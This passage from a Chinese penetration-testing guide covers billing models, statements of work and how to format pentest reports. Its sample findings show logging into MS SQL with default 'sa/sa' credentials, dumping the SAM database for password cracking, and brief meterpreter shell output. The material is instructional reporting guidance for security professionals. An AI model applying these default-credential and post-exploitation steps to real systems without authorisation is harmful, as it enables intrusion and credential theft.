- **健康保险便利和责任法案（HIPAA，Health Insurance Portability and Accountability Act）** 它要求采取适当的控制，来保证医疗保健交易记录和管理信息系统能够保护可识别个体的电子健康信息。不符合HIPAA规范不会直接导致罚款，不过会有一些附带风险，比如不符合HIPAA可能会导致民事责任或品牌受损。
- **联邦信息处理标准（FIPS，Federal Information Processing Standards）** 它们是用于保护由政府机构和承包商发送的信息而开发的美国计算机安全标准。
- **联邦信息安全管理法案（FISMA，Federal Information Security Management Act）或美国国家标准与技术研究院（NIST，National Institute of Standards and Technology，）** FISMA和NIST专门出版物800-153和800-137定义了一个基于支持联邦运营的特定资源和固定资产来保证信息安全控制有效性的框架。
- **北美电力可靠性公司（NERC，North American Electric Reliability Corporation）** 它制定了标准的用于控制或影响北美大电力系统可靠性的关键基础设施保护（CIP，Critical Infrastructure Protection）。经联邦能源管理委员会（FERC，Federal Energy Regulatory Commission）批准，所有加入到美国国家大电网的组织都必须遵循这些标准。
- **支付卡行业数据安全标准（PCI-DSS，Payment Card Industry Data Security Standard）和支付应用数据安全标准（PA-DSS，Payment Application Data Security Standard）** 这些标准是为那些需要处理持卡人信息的组织设立的，包括那些处理主要借记卡、信用卡、预付卡、电子钱包、ATM和POS卡等持卡人信息的组织。
- **萨班斯–奥克斯利法案（SOX，Sarbanes-Oxley Act）** 它规定了严格的改革措施来增强企业的财务公开以避免账目欺诈。

8.3　专业服务

针对服务向用户收取费用最常见的策略有一站式方案法以及计时和物料法。一站式方案意味着所有服务的费用是固定的，只有在客户提出了约定的工作范围之外的要求才能调整。通常针对一站式方案提出的变更要求提出另外一个变更请求，只有当客户先接受了这个请求，才能将额外费用计入结算账目。

一站式服务对服务提供商来说有利润降低的风险，因为在规定的工作范围内，他们不能依据投入的劳动量而动态调整收费价格。这也意味着服务提供商有可能按相当于利润增加的预期时间完成任务。这也可能在服务超过劳动成本时出现逆火现象。因此，一定要在为预期服务制定工作范围时预留一些空白时间，以便处理未预见的突发事件。

而客户也会因规划预期成本的能力制约，倾向于采用一站式服务。客户主要关注要求的服务达到预期结果，同时在任务未完成时督促服务提供商为结果负责，而不至于增加额外成本。一些如美国联邦政府等的大组织，通常都会针对一站式服务发布正式的公开询价（RFP，Requests for Pricing）。大多数情况下，采购部门会有成型的指导方针来根据各种因素（如价值最高、价格最优和符合要求的条目等）判定应该雇用哪家服务提供商。我们遇到过一些采购部分只根据价格最优选择服务而出现询价逆火的情况。有些情况下，糟糕的服务会带来更多的问题，从而导致花费几倍于前面价值最高方案的成本来修复这些问题。要帮助客户避免这种情况，我们建议跟客户一起商讨如何要求只有特定资质的服务提供商才能达成的具体条款，以及只有特定资质的服务提供商才能满足的条件，这样才能在价值最高和价格最优之间找到一个可衡量的平衡矩阵。

另一种收费方法是计时和物料法。计时和物料法在询价时会按占用的时间来计费。通常，服务提供商会针对计费策略列出不同的单位时间费率，比如项目经理一小时费率是100美元，而高级工程师是一小时是200美元。一般来说，服务会被拆成按预期时间划分的任务，以此来帮助客户准备在项目进行时要支付的费用。

计时和物料法会将高成本服务的风险转移给客户，因为超出任务列表的服务依然要计费。对客户有利的地方是如果他们能完成其中部分工作，那么就能节省一些支出，同时还能避免一站式服务中常见的额外填充时间。对客户来说有一个缺点，这样服务提供商没有动力尽早完成该项目，因而可能会推迟完成时间。


我们建议专业服务提供商在实践时将目标设为开发一站式服务。定义精确的实践会跟客户设定合理的期望，从而避免服务不满足工作范围设定。以我们的经验，客户是不会给你开一张空白支票供你随意计费，而是会在申请预算前要求你提供一个固定成本预算。



时不时地，客户会要求将服务商这边的可计费成员替换为他们自己的员工来降低整个项目的成本。举个例子，客户可能会要求用内部项目经理来规划项目。这样就引入了不能合理管理资源的风险，并可能因此导致一些问题，或造成额外的时间开销，以至于吞噬掉预期的利润。我们建议避免这些情况，因为你很难控制一个不直接隶属于你们团队的成员。

8.4 文档

完成一个可交付结果需要经历一些步骤，如下图所示。第一步是项目评审。在这个环节中服务提供商会评审工作说明书、客户商业目标、需要斟酌的地方以及预期能提供的价值。所有这些再加上一些额外的可引起共鸣的材料，就构成了一个报告模板。



下一步是在信息收集环节填写报告模板。收集到的信息包括识别的设备、采用的流程、发现的漏洞、漏洞的验证、建议的修复以及其他数据。

在所有数据被收集并跟模板对齐后，第三步是准备第一版草稿。这份草稿不会是呈现在客户面前的那份，它包含了尽可能多的信息。最后一步是审定过程，将报告精简到只包含最可靠的数据，以及对系统做哪些调整可以满足业务需要。最佳实践是让专业技术人员和专业写作人员一起编辑这份草稿，保证其既能满足业务运营需求，又能满足技术人员的需求。



你制定的工作范围一定要包含创建文档所需的时间。通常报告写作时间中60%的时间都用于完成初稿，文档审定以及项目交付会占用剩下的时间。你要确保将文档生命周期计入项目时间表来避免收益受损。

8.5　报告格式

不管是什么类型的项目，有些内容一定要加到服务的交付文档中。所有文档都应该说明它们的目的，并对品牌做一定推广，说明涉及的各方，列出进行过的操作，并以期望结果结尾。本节将会提供一些指导和例子，来说明如何非常专业地满足格式要求。

8.5.1　封面页

封面页至少要提供报告名、版本、日期、作者、服务提供商名称以及目标群体。封面页也可以列出其他项，比如文档安全归类，或是突出其他节的结果。

8.5.2　保密声明

大多数渗透测试中获得的都是比较敏感的信息。所以通过制定安全等级来保护执行过程中收集到的信息至关重要，说明允许谁查看这类数据也很重要。这里我们可能需要一些特殊等级的批准，对数据做特殊处理或是将其存放到做过安全加固的地方，比如将分类材料存储到敏感信息隔离设施（SCIF，Sensitive Compartmented Information Facility）中。泄漏数据可能会造成财务上、品牌上和法律上的不良后果。

保密声明应该说明给予文档什么等级的安全保护、谁可以查看这些资料、哪些内容是允许复制的、哪些是不允许复制的、分发的权限以及其他法律文案。我们建议最好请一位有法律背景的人士来帮你制定标准的保密声明。

示例一：保密声明

本文档包含来自服务提供商的涉密和特权信息。这类信息仅供客户独家使用，用于评估企业内部当前的信息安全状况。接受此文档，说明客户同意将本文档的内容保密，并且不会复制、泄漏或是分发给第三方，除了将来按照文档的推荐直接为客户提供服务和（或）产品的企业。他们不需要向服务提供商发出书面请求或书面确认。如果你不是目标接收人，请注意泄漏、复制或分发本文档或其中内容都是不被允许的。

示例二：保密声明

本保密信息是作为服务提供商咨询活动的交付结果，提供给客户的。此文档的唯一目的是向客户提供本次测试的结果和建议。各个参与人都同意根据咨询代理和服务提供商之间的协议，严格遵守分发限制。

8.5.3 文档控制

列出当前是什么版本以及做过哪些修改对于交付目标很重要。很多情况下，文档是由许多具备各种技能的人来审定的。标出修改发生的日期和修改类型可以帮助阅读对象找到最新版本。

文档修订记录			
版本	日期	作者	备注
1	5/1/13	Josh Wink	创建
2	5/10/13	Mark Farina	修订
3	5/24/13	Jeff Mills	修订

8.5.4 时间表

时间表为项目的各个环节提供了一个预估的时间。时间表应该包括环节名称、要完成的任务，以及该环节预期持续的时间。通常，持续时间会以可计费时间来显示，所以客户可以评估该项目各个环节的成本。我们建议你在文案中标明哪些环节是必须要有的，以免在项目启动后删掉了关键环节。

下面是一份预期的时间表以及整体的实施方案。

服务提供商会在收到工作说明书（SOW，Statement of Work）之后的两周内开始启动测试活

动，并由客户来支付跟资源可用性相关的采购。如果客户要求提前测试活动开始的日期，那这必须跟服务提供商、项目管理团队和财务团队一起议定。

项目启动环节和修复演示环节对于所有其他环节来说都是标准环节。

参与环节	任务（宏观）	预期持续时间
项目启动会	审定工作说明书 可交付配置 业务和技术文档，边界评审 先决条件	8小时
网络评估	工具准备和安装 网络踪迹分析、 策略审定、映射	16小时
	扫描设备 评审已有网络架构	32小时
渗透测试	找出能被漏洞利用的系统并在目标系统上执行渗透测试	32小时
	报告分析、推荐和演示	16小时
修复演示	演示发现的结果和安全影响分析，包括修复	6小时
	项目结束	2小时

8.5.5　执行总结

执行报告的目的是给为什么要执行渗透测试服务提供一个宏观的上下文。执行总结应该包括导致已有问题的原因、问题的严重程度分析以及能达到期望结果的修复建议。执行报告不需要包含技术细节，应该面向领导而不是技术员工。

示例1：执行总结

背景：

客户雇用服务提供商为自己完成系统漏洞评估和渗透测试。这一过程主要目的是利用服务提供商经过验证的测试方法论找出客户网络和系统中的潜在安全漏洞，从而评估客户网络和系统的安全性。本项目是由来自服务提供商的专家于雇用日期在客户内网中的若干系统上完成的。

本项目包括对9台内部主机进行的渗透测试。在测试方面，服务提供商主要关注以下内容：

- ❑ 尝试判定可以找出和利用哪些系统级漏洞，而事先对该环境毫无了解，也未通知管理员；

- 尝试利用找到的漏洞，访问可能保存在系统中的保密信息；
- 记录和报告所有发现的内容。

所有测试都是围绕着这些系统承载的实际业务流程以及潜在威胁展开的。因此，这项评估的结果反映了对于线上联网黑客来说，系统暴露程度的实景图。

本文档包含该评估的结果。

项目信息：

本评估的主要目的是针对客户网络和系统中存在的安全漏洞进行分析。本评估的过程主要是找出潜在漏洞并给出修复漏洞的可行的建议，以便为环境提供更高层级的安全。

服务提供商用其经过考验的渗透测试方法来评估系统的安全并找出潜在安全漏洞。

示例2：执行总结

客户雇用服务提供商来在网络中一定数量的系统上进行网络渗透测试。这些系统可以通过主机IP地址192.168.1.X、10.1.1.X以及172.16.1.X来标识。本次雇用关系的目的是找出指定系统中的安全漏洞，并对其进行优先级设定。雇用关系于开始日期开始，包含4天的测试、分析和文档记录。


8.5.6　方法论

我们建议你提供一个你是如何交付服务的全景图。可着重说明你在约定的各个阶段的进度、使用的工具以及你如何应对发现的安全威胁。通常我们会制作一些图表来演示进程流和支撑本节内容结构的资源。

认证可以帮助服务提供商来证明自己具备提供高质服务的能力。有些证书可以用来突出公司遵循特定方法来设定业务流程的能力，比如国际标准化组织（ISO）的各种认证（如ISO 9001或ISO 14001）。其他认证可以主要特定技术，比如让工程师获得要部署的技术的认证。常见的渗透测试认证有道德黑客资格认证（CEH，Certified Ethical Hacker）和GIAC渗透测试员认证（GPEN，GIAC Penetration Tester），它们能够帮客户确认正在签约阶段的服务提供商是否具备资质。

举个例子：方法论

服务提供商会从黑客的角度，基于自定制及公开的工具来观察当前的网络安全状态。这些方法可以帮客户理解威胁信息安全的风险，以及当前这些保护重要系统的安全控制措施的优势和不足。这些结果可以通过使用公开信息来对客户的内部网络进行性能数据分析、映射网络结构图、找出主机和服务、枚举网络和系统层漏洞、检测局域网内的异常主机以及消除扫描过程中出现的假阳性。



8.5.7　详细测试流程

本节将介绍服务约定的细节。目标受众通常为技术员工。这份文档的目的是围绕找出有问题的地方提供尽可能多的信息。客户可能会去针对某个突出的问题进行验证，重复执行文档中用来验证漏洞的步骤，也就是说他们想知道这些问题是怎么被发现、被访问以致被利用的。这些数据还能证明在工作范围中所有标记过要求的网络领域都已经测试过了。

通常测试流程应该包括目标检测、映射、漏洞评估、架构分析、漏洞利用和报告。服务提供商就某项工作执行到什么程度取决于工作说明书中定义的工作重点是什么。

举个例子。

服务提供商能够用MS SQL的默认系统管理员登录凭据访问旧有的EMR主机。这种访问权限可以让我们创建管理员账户，查看系统进程、用户账户、数据库文件，并支持文件传送和执行。拿到这种级别访问权限的攻击者具备中断依赖该主机的所有业务进程的能力。

服务提供商还能用服务器消息区块（SMB，Server Message Block）的Null用户账户来从域名服务器（DNS，Domain Name Server）上枚举用户账户名及群组。攻击者可以用这些信息来对客户的雇员进行有针对性的钓鱼攻击，或是进行账户密码的暴力破解攻击。成功获得管理员登录凭据的攻击者可以创建其他用户账户，然后给这些账户分配目标业务角色，这样就能利用用户群组的权限完成某些操作。

整体来看，找出的对系统构成威胁的结果都可以通过简单的设备或软件配置设定加上支持政

策来降低危害。

漏洞评估和渗透测试总结：

客户向服务提供商提供了8个IP地址，如下表中所列。我们对其进行了以下范围的端口扫描，以便找出开放的端口和相关主机上运行的服务。

IP地址	主机名	TCP端口
192.168.10.20	SERV001	42,53,88,135,139,445,464,53,636,1025,1071,1075,1145
192.168.10.23	SERV542	135,139,445,1433,3300
192.168.10.154	SERV239	135,139,445,1433,3389
192.168.10.204	SERV777	80,135,139,445,1443
172.18.10.100	SERVSQL123	135,139,445,1433,1434,3372,3389,5022,8400,8402
172.18.10.101	SERVSQL124	135,139,445,1433,1434,3372,3389,5022,8400,8402
172.18.10.105	database.intern.com	80,443
172.18.10.200	corp.com	80

8.5.8 调查结果总结

调查结果总结是支撑提案的干货。这部分通常含有对服务中调查结果的解释，包括已找到的条目可能会如何影响业务。如何格式化展示这些结果将会对客户的反应产生决定性影响，所以不仅要知道该提哪些内容，还要考虑好如何展示这部分数据。

最佳实践是提供一个风险排名来帮助客户理解如何针对找到的结果进行响应。常见的排名特征包括可能性、风险评估、图表、色彩对比等。我们推荐同时提供一个总结图表和一个列出所有调查结果的详细部分。要支持你的调查结果，最佳实践是引用公开来源说明找出的资产为什么有问题，以此来进一步验证总结。公开来源可以是违背惯例、不符合强制标准或是来自信誉度较高消息源的已知漏洞说明。

举个例子。

- **危急** 影响关键业务流程的紧急威胁。
- **高危** 影响关键业务流程的非直接威胁/影响次要业务流程的威胁。
- **危险** 影响业务流程的非直接/部分危险。
- **低危** 不存在直接威胁。漏洞可以对其他漏洞产生影响。

由于在被测系统中发现的最高风险等级是危急，所以被测系统的当前风险等级为危急。具体

调查结果为1个危急漏洞，2个危险漏洞，2个低危漏洞，如下表所示：

漏洞	危害度
漏洞 A	危急
漏洞 B	危险
漏洞 C	危险
漏洞 D	低危
漏洞 E	低危
评估调查结果总结表	
扫描类型	总数
主机	9
端口	TCP,UDP, 1~65535
漏洞危害度	总数
危急	1（去重后：1）
危险	2（去重后：2）
低危	2（去重后：2）



“**去重**”是指找到同一风险等级中漏洞后其中不同漏洞的数目。举个例子，如果我们找到了五个高危漏洞，但去重后只有三个，有些漏洞可能不止在一个系统中存在。

8.5.9　漏洞

在描述已发现的漏洞时，应该尽可能地详尽清晰，至少应该指出导致漏洞出现的缘由、漏洞对业务运营的影响以及被利用的可能性。报告还应该指出漏洞是如何被找出来的，以及它是否可验证，也就是说，漏洞可被利用还是只是在扫描中发现的可能的漏洞。在描述客户的服务架构中存在的漏洞时，还应该用抓取的流量数据制成一张图表，以便进一步说明问题，这样客户才可以验证修复方案是否有效。

在交付的报告中，还可以加入一些细节，具体描述已发现的漏洞，如下所列：

- 漏洞名称；
- 对业务影响的严重性；
- 漏洞描述；
- 技术细节；
- 受影响的系统；
- 受影响的端口；
- 建议采取的行动。

漏洞名称	在微软SQL服务器上使用默认登录凭据
对业务影响的严重性	危急

漏洞描述

跟旧有的EMR数据库关联的微软SQL服务器可以通过默认的登录凭据“sa/sa”访问。攻击者可以利用这些SQL登录凭据来获得对底层操作系统的控制。这种访问权限包括上传和下载文件、在主机上创建/读取/写入/删除文件，以及创建本地用户账户

技术细节

服务提供商针对主机100.25.5.55执行了漏洞扫描，并发现MS SQL系统管理员账户（sa）使用的仍然是默认密码（sa）。下面的截图显示服务提供商使用这些凭据登录到了服务器上

```
meterpreter > ipconfig

VMware Accelerated AMD PCNet Adapter
Hardware MAC:
IP Address  :        1
Netmask     : 255.255.255.0
```

服务提供商继续转储了SAM数据中的内容。这个数据库是Windows NT用来存储和提取用户登录凭据的。有了这些信息，我们可以运行一个彩虹表攻击或暴力破解攻击，来将所有这些账户的密码破译出来。如果这些密码中有跟其他系统相同的，我们就可以跳到其他系统上，并利用那些系统。为了验证攻击者可以读取文件内容，服务提供商确认他可以直接打开一个目录shell

```
meterpreter > shell
Process 7924 created.
Channel 1 created.
Microsoft Windows [Version 5.2
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami


C:\WINDOWS\system32>
```

除了说明系统存在的漏洞以外，这里还有一些通用调查结果，你可能需要添加到要交付的报告中，借此来提升报告的附加值。举个例子，所有美国联邦机构都要有能够支持IPv6的设备是个强制要求。虽然没有这类设备不算是漏洞，不过，美国联邦机构客户可能会希望知道这一点。另一个例子是支持一些未来技术，比如支持VoIP（Voice over IP）技术和视频技术。

下面是一个应该包含到渗透测试服务中提高附加值的调查结果的推荐列表：

- 设备开机和运行配置的差异性；
- 背离最佳实践；
- 对IPv6的支持；
- 停售或寿命已终止的设备；

- 对VoIP和视频技术支持的能力；
- 遵从通用标准，如FISMA、PCI等；
- 发现的设备序列号、IP地址、MAC地址等的列表；
- 网络拓扑；
- 可用的协议和接入公网的数据。

8.5.10　网络考虑的因素及建议

本节将会针对在服务中发现的漏洞提供一些修复建议。这些建议既包括整体建议，比如“给系统打个补丁”，也包括关闭漏洞的一些详细步骤。有些修复步骤可能会影响其他服务，比如关闭端口来防御特定类型的攻击，这可能会影响其他使用该通道进行通讯的系统。此外，还有一些事情也很重要，例如，提醒客户可能存在的负面影响，建议他们修复漏洞，并且要事先告知客户，即使按照修复步骤进行操作，一些问题也无法百分之百得到解决，一些系统也仍然无法满足特定的规定。否则，你可能就要面对自己最不愿意看到的一件事情，那就是服务结束后，如果客户被攻击了，他们会指责你没有提供正确的修复步骤来修复已发现的漏洞。



> 在交付报告中说明你所提供的服务包含哪些保证或涵盖哪些内容，这一点非常重要。因为，如果你没有说明自己提供的服务有哪些，也没有说明并不能保证一定符合特定标准或要求的话，当客户未成功通过审计时，他们可能会认为这是由于你前面的服务不到位。举个例子，在服务中包含一份PCI报告，跟实际和一个PCI专家签约来审核与客户网络相关的规定的方方面面非常不同。后者跟审计人员采取的方式更像。


修复也会分成很多等级。有时业务架构中的网络会暴露出一些不足，但有时这仅是政策上或配置上没有覆盖全，或是缺一个补丁。建议中应包括的要素有：调查结果总结、整体的和详细的修复建议和要求内容之外的其他有用数据——如支持IPv6的能力、网络设计的变化、对硬件、软件和补丁的建议，以及标准吻合度总结。

举个例子。

我们建议客户通过订购我们的服务来积极地管理技术风险和网络安全。鉴于本次渗透测试中未覆盖的地方对整个企业的影响，我们建议客户安排合适的资源来保证修复工作及时完成。尽管给出要部署的服务的完整列表已经超出了本次合同的范围，我们还是要指出一些很重要的整体建议。

- **实施补丁管理项目**　许多找出的漏洞都可以通过恰当的补丁管理来避免。我们建议你在制定恰当的补丁管理的安全策略时参考NIST SP 800-408中列出的指导大纲。这能降低正在运行的有漏洞系统的风险。

- **加强对横跨所有系统的变更的管控** 常见漏洞都是人为造成的。许多非正当配置问题都可以通过所有活跃系统上的严格的变更和控制流程来避免。
- **采用多个因素和基于角色的访问控制** 我们发现一些关键系统将密码安全作为唯一的验证授权个体的途径。最佳实践是至少有两种形式的身份认证系统，并限制管理员账户的访问权限。
- **限制对关键系统的访问** 关键系统应该通过白名单、ACL、VLAN或其他方法从其他系统中分离出来。最小权限系统的设计理念就是限制攻击者通过被攻陷的资源可能会造成的损失总额。你可以查看NIST SP 800-27 Rev A11来了解符合IT系统安全基准线的指导大纲。
- **将漏洞评估常规化** 你们应该规律性地进行漏洞评估来作为验证企业当前风险状态的方法。你可以参考NIST SP 800-309来了解更多有关运营一个有效的风险管理项目的指导原则。
- **包括关键系统和网络的高可用性** 在评估过程中，我们发现了至关重要的系统上出现了单点失败。最佳实践是准备一些网络错误事件中的故障恢复备选方案。这里有个改进过的连接到核心数据中心的流量方案的例子，我们为数据中心网络添加了冗余备份系统，如下图所示。



8.5.11 附录

附录中要列出所有跟交付报告相关的其他信息，通常跟主要调查结果没太大关系。这部分内容通常是用作参考，可以包含扫描的结果、抓取的截图和其他信息。

示例：

```
附录001 – Nessus漏洞扫描报告

<抓取的Nessus报告打印件>
```

8.5.12　术语表

术语表用于定义提案中术语的含义。术语可能是针对技术定义、指出所参考的规范的术语背后的需求、或是需要进一步说明的其他领域。

8.6　工作说明书（SOW）

在开始进行渗透测试之前，你可能需要编写一份工作说明书（SOW，Statement of Work），说明将要执行的工作内容。在项目开始之前，你和利益相关者需要完成的第一件事情通常就是确定工作说明书。

在编写工作说明书时，我们建议你使用和最终的报告结构一致的格式。工作说明书的基本格式包括如下内容。

- **执行报告**　简要描述工作内容、工作目标以及针对的读者。

以下是一个工作说明书的执行摘要样例。

服务提供商很高兴为客户介绍我们进行安全评估的方法。客户发起这项工作的主要目的是对组织内当前的风险度进行详细评估，旨在制定和/或实施应对方案，以减少严重的安全问题，最终缓解相关风险。

为满足客户需求，服务提供商提供了有效的安全评估策略，这一策略已经在多个类似组织的安全评估中使用，效果令人满意。我们将首先了解与此项评估相关的业务需求，接着对评估范围内的现有基础设施绘制拓扑结构图，收集基线数据。在完成对基础设施的考察后，我们将对核心系统和关键网络设备进行系统的安全漏洞评估，以发现可能被利用的入侵载体。之后我们将制定周密的利用方法，经审查后执行，以确定此前发现的漏洞是否存在。在这一阶段，我们将使用渗透测试和社会工程等技术。最后，在此次工作过程中我们每周都将举行工作进度会议，回顾一周工作，确定下一步工作的主要目标。客户可以通过每周工作进度会议，告知我们的工程师有哪些正在进行的系统升级需要特别予以关注。服务提供商将提供可靠的专业项目管理人员，以确保运营质量，提供良好的用户体验。

服务提供商深知，要保持业务稳定，组织的安全状况需要持续评估和改进。我们相信，此次工作将使系统风险降至最低，将业务暂停时间缩至最短，从而降低运营费用，同时还能提供数据保护，提升客户的品牌信誉。

此外，安全评估的结果还能帮助客户进行未来服务的规划，获得更好的业务性能和盈利能力。安全评估带来的这些益处与客户的目标高度一致。

- 更好地理解客户网络的潜在安全漏洞和风险。

- 发现客户基础设施中存在的关键的安全结构弱点。
- 评估客户网站和对外应用程序的安全性。
- **活动报告**　所有执行过的漏洞利用的报告（三个层级）。
- **主机报告**　详细的主机信息，包括侵入的计算机的数量、每台计算机上利用的平均漏洞数和每台计算机上发现漏洞的CVE名。
- **漏洞报告**　每台计算机上成功利用的漏洞以及可能利用的漏洞的详细报告。
- **客户端渗透测试报告**　每个客户端渗透测试的完整的审计跟踪记录，包括发送的电子邮件模板、采取的漏洞利用、测试结果（成功或失败）以及侵入系统的详细信息。
- **用户报告**　客户端测试报告，其中记录点击了哪些链接，点击时间以及点击者。

8.6.1　外部渗透测试

从外部进行渗透测试应该进行特别的考虑。一个外部渗透测试工作说明书需要指明测试攻击的目标，攻击中可能使用的步骤，还要定义测试何时停止，或者哪些情况超出了测试范围。换言之，工作说明书定义了测试的范围。

下一段是外部渗透测试摘要的一个样例。这个样例概括了测试流程，给出了详细的执行步骤，还说明了客户和应用程序所有者的职责。

外部Web测试工作说明书样例：

我们进行外部Web渗透测试，主要目的是利用网络边界、Web域以及Web应用中固有的安全弱点。相关的应用（包括后台数据库和中间件）也属于测试的范畴，也会进行评估。在这一阶段，我们主要关注的是与缓存溢出、SQL注入以及跨站脚本相关的常见漏洞。我们的工程师也会以手工方式浏览Web域，以获取其他敏感信息和关键数据。此外，应客户的要求，此次渗透测试还会对DMZ设备进行测试，尝试消除Web应用程序域的逻辑安全防护。

具体测试流程如下。

服务提供商将对Web应用程序域完成如下测试流程：

- 根据客户的网站信息，确认待测试的服务器，同时抓取网站上发布的网址；
- 利用主流的搜索引擎获取指定域的地址；
- 在`PGP`和`WHOIS`数据库中找到地址；
- 同时发起多个攻击，以加速渗透测试过程；
- 通过安装在系统内存中的离散代理，与被侵入的机器进行交互；
- 运行本地攻击，从机器内部（而非通过网络）进行攻击；
- 分析客户的、定制的以及标准的Web应用程序，寻找安全弱点；
- 使用动态生成的攻击，模拟一个攻击者，尝试使用各种路径和方法进行攻击，验证安全漏洞；

- 使用命令行和数据库控制台，与Web服务器文件系统以及数据库进行交互，演示攻击造成的后果；
- 在不破坏Web应用程序或在目标机器上运行代码的情况下，执行渗透测试。


客户职责如下。

- 确认需要进行评估的Web域。在渗透测试期间告知用户服务进行维护以及/或服务受到的影响。
- 如果待测试的Web域和边界设备不允许公共访问，确保测试获得访问权限。

8.6.2　工作说明书附加材料

在编写工作范围说明时，你还应该考虑其他一些方面。我们推荐你在工作说明书中包含如下一些常见内容。

- **法律和测试免责**　通常这部分内容是由律师预先批准的标准文字，使应用程序所有者放弃追究服务提供商在渗透测试中造成任何损失的责任。
- **方法和手段**　即你计划如何执行渗透测试（测试规则），客户如何获知项目进度和时间表，以及客户如何提供测试输入。下面的图表提供了一个工作说明书的方法样例。



- **收费标准** 工作时间以及费用。这部分内容可以按项目阶段细分，如果预期时间可能超过预计价格，应该在文档中注释说明。
- **期望和职责** 在项目生命周期中，服务提供商和客户各自的任务。如果服务提供商或者客户负责的步骤是项目未来阶段的先决条件，应该在文档中注释说明。
- **资质和工具** 客户通常会审查审计人员的资质，以及用于完成任务的工具。在工作说明书中提供这些信息会提高你的可信度和专业度。如果在项目开始就提供了可能用到的工具信息，那么在项目过程中如果因为工具的使用造成负面影响，客户也较少会做出负面的反应。

下面的表格样例不仅列出了测试中将使用的工具，还给出了渗透测试人员的专业技能和证书：

认证和证书	测试工具
ISC2信息系统安全认证专家（CISSP，ISC2 Certified Information Security Professional）	Kali Linux
国际电子商务顾问（CEH，International Council of E-Commerce Consultants）	Bactrack 5 RC3
信息系统审计与控制协会（ISACA，Information Systems Audit and Control Association）	AirSnort
国际信息系统审计师（CISA，Certified Information Systems Auditor）	AirCrack
RSA认证管理器8.0（RSA Authentication Manager v8.0）	Airsnarf
RSA DLP套件认证系统工程师（CSE，RSA DLP Suite Certified Systems Engineer）	Airmagnet
RSA SecurID Choice/Product	Core Impact
思科认证互联网专家（CCIE-RS、Security、Voice、Storage、SP）	Saint
SAINT认证工程师（SAINT Certified Engineers）	Rapid 7
Qualys认证工程师（Qualys Certified Engineers）	Qualys
思科高级无线局域网设计专家（Cisco Advanced Wireless Design Specialist）	Metasploit
PMI项目管理专家（PMP）	Plisade
思科高级安全售后专家（Cisco Advanced Security Field Specialist）	eEye Retina
思科高级无线局域网售后专家（Cisco Advanced Wireless Field Specialist）	Threat Guard
思科安全大师专业伙伴（Cisco Master Security Specialized Partner）	



有一点很重要：你应该及早解决可能发生的问题。我们的同事和朋友Willie Rademaker有一句名言："要把事情放在桌面上。"也就是说，在定义项目范围时，要避免意外情况。如果你觉得有什么内容可能会引起争议，就要立刻解决。生日可以充满惊喜，工作中最好还是不要出现任何计划外的情况。

8.7 Kali 报表工具

